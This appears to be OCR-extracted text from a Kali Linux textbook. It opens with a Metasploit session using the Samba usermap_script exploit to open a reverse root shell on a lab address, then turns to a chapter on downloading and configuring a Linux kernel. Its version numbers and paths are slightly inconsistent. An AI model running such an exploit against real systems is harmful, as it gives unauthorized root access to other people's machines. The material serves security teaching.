


```
msf > use exploit/multi/samba/usermap_script
msf  exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(usermap_script) > set rhost 192.168.0.1
rhost => 192.168.0.1
msf  exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lefykUXQMFJP603g;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lefykUXQMFJP603g\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.7  :4444 -> 192.168.0.1  :55629) at 2012-04-25 09:26:02 -0400

id
uid=0(root) gid=0(root)
```

Chapter 2: Configuring a Secure and Optimized Kernel



```
root@kali:~# git clone git://kernel.ubuntu.com/ubuntu/ubuntu-precise.git
Cloning into 'ubuntu-precise'...
remote: Counting objects: 3833225, done.
remote: Compressing objects: 100% (578669/578669), done.
Receiving objects:   0% (9073/3833225), 2.02 MiB | 55 KiB/s
```




The Linux Kernel Archives


Protocol	Location
HTTP	https://www.kernel.org/pub/
GIT	https://git.kernel.org/
RSYNC	rsync://rsync.kernel.org/pub/

Latest Stable Kernel: 4.1.5


mainline:	**4.2-rc6**	2015-08-09	[tar.xz] [pgp] [patch]		[view diff]	[browse]	
stable:	**4.1.5**	2015-08-10	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
stable:	**4.0.9 [EOL]**	2015-07-21	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
longterm:	**3.18.20**	2015-08-08	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
longterm:	**3.14.50**	2015-08-10	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
longterm:	**3.12.46**	2015-08-07	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
longterm:	**3.10.86**	2015-08-10	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
longterm:	**3.4.108**	2015-06-19	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
longterm:	**3.2.71**	2015-08-12	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
longterm:	**2.6.32.67**	2015-06-03	[tar.xz] [pgp] [patch]	[inc. patch]	[view diff]	[browse]	[changelog]
linux-next:	**next-20150814**	2015-08-14				[browse]	




```
root@kali:~# wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.1.5.tar.xz
--2015-10-28 11:05:23--  https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.1.5.tar.xz
Resolving www.kernel.org (www.kernel.org)... 199.204.44.194, 198.145.20.140, 149.20.4.69, ..
.
Connecting to www.kernel.org (www.kernel.org)|199.204.44.194|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83025368 (79M) [application/x-xz]
Saving to: `linux-4.1.5.tar.xz'

 0% [                                                    ] 502,360     95.2K/s  eta 14m 40s
```




```
root@kali:~# cd Downloads/
root@kali:~/Downloads#
```




```
root@kali:~/Downloads# tar -xvf linux-4.1.6.tar.xz -C /usr/src/
linux-4.1.6/
linux-4.1.6/.gitignore
linux-4.1.6/.mailmap
linux-4.1.6/COPYING
linux-4.1.6/CREDITS
linux-4.1.6/Documentation/
linux-4.1.6/Documentation/00-INDEX
linux-4.1.6/Documentation/ABI/
linux-4.1.6/Documentation/ABI/README
linux-4.1.6/Documentation/ABI/obsolete/
linux-4.1.6/Documentation/ABI/obsolete/proc-sys-vm-nr_pdflush_threads
linux-4.1.6/Documentation/ABI/obsolete/sysfs-block-zram
linux-4.1.6/Documentation/ABI/obsolete/sysfs-bus-usb
linux-4.1.6/Documentation/ABI/obsolete/sysfs-class-rfkill
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-koneplus
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-kovaplus
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-pyra
```



```
root@kali:~/Downloads# cd /usr/src/linux-4.1.6/
root@kali:/usr/src/linux-4.1.6#
```




```
root@kali:~/linux-4.1.6# make menuconfig
  HOSTCC  scripts/kconfig/mconf.o
  SHIPPED scripts/kconfig/zconf.tab.c
  SHIPPED scripts/kconfig/zconf.lex.c
  SHIPPED scripts/kconfig/zconf.hash.c
  HOSTCC  scripts/kconfig/zconf.tab.o
  HOSTCC  scripts/kconfig/lxdialog/checklist.o
  HOSTCC  scripts/kconfig/lxdialog/util.o
  HOSTCC  scripts/kconfig/lxdialog/inputbox.o
  HOSTCC  scripts/kconfig/lxdialog/textbox.o
  HOSTCC  scripts/kconfig/lxdialog/yesno.o
  HOSTCC  scripts/kconfig/lxdialog/menubox.o
  HOSTLD  scripts/kconfig/mconf
scripts/kconfig/mconf  Kconfig
#
# using defaults found in /boot/config-3.12-kali1-486
#
/boot/config-3.12-kali1-486:1715:warning: symbol value 'm' invalid for BMP085


*** End of the configuration.
*** Execute 'make' to start the build or try 'make help'.
```




root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help


```
.config - Linux/x86 4.1.6 Kernel Configuration
                         Linux/x86 4.1.6 Kernel Configuration
  Arrow keys navigate the menu.  <Enter> selects submenus ---> (or empty submenus ----).
  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes, <M> modularizes
  features.  Press <Esc><Esc> to exit, <?> for Help, </> for Search.  Legend: [*] built-in  [ ]
  excluded  <M> module  < > module capable

            [ ] 64-bit kernel
                General setup  --->
            [*] Enable loadable module support  --->
            [*] Enable the block layer  --->
                Processor type and features  --->
                Power management and ACPI options  --->
                Bus options (PCI etc.)  --->
                Executable file formats / Emulations  --->
            [*] Networking support  --->
                Device Drivers  --->
                Firmware Drivers  --->
                File systems  --->
                Kernel hacking  --->
            v(+)

          <Select>    < Exit >    < Help >    < Save >    < Load >
```


root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help


```
.config - Linux/x86 4.1.6 Kernel Configuration
                    Linux/x86 4.1.6 Kernel Configuration
  Arrow keys navigate the menu.  <Enter> selects submenus ---> (or empty submenus ----).
  Highlighted letters are hotkeys.  Pressing <Y> includes, <N> excludes, <M> modularizes
  features.  Press <Esc><Esc> to exit, <?> for Help, </> for Search.  Legend: [*] built-in  [ ]
  excluded  <M> module  < > module capable

            [ ] 64-bit kernel
                General setup  --->
            [*] Enable loadable module support  --->
            [*] Enable the block layer  --->
                Processor type and features  --->
                Power management and ACPI options  --->
                Bus options (PCI etc.)  --->
                Executable file formats / Emulations  --->
            [*] Networking support  --->
                Device Drivers  --->
                Firmware Drivers  --->
                File systems  --->
                Kernel hacking  --->
            v(+)

           <Select>    < Exit >    < Help >    < Save >    < Load >
```


root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help


```
.config - Linux/x86 4.1.6 Kernel Configuration
> File systems
                              File systems
  Arrow keys navigate the menu.  <Enter> selects submenus ---> (or empty submenus ----).
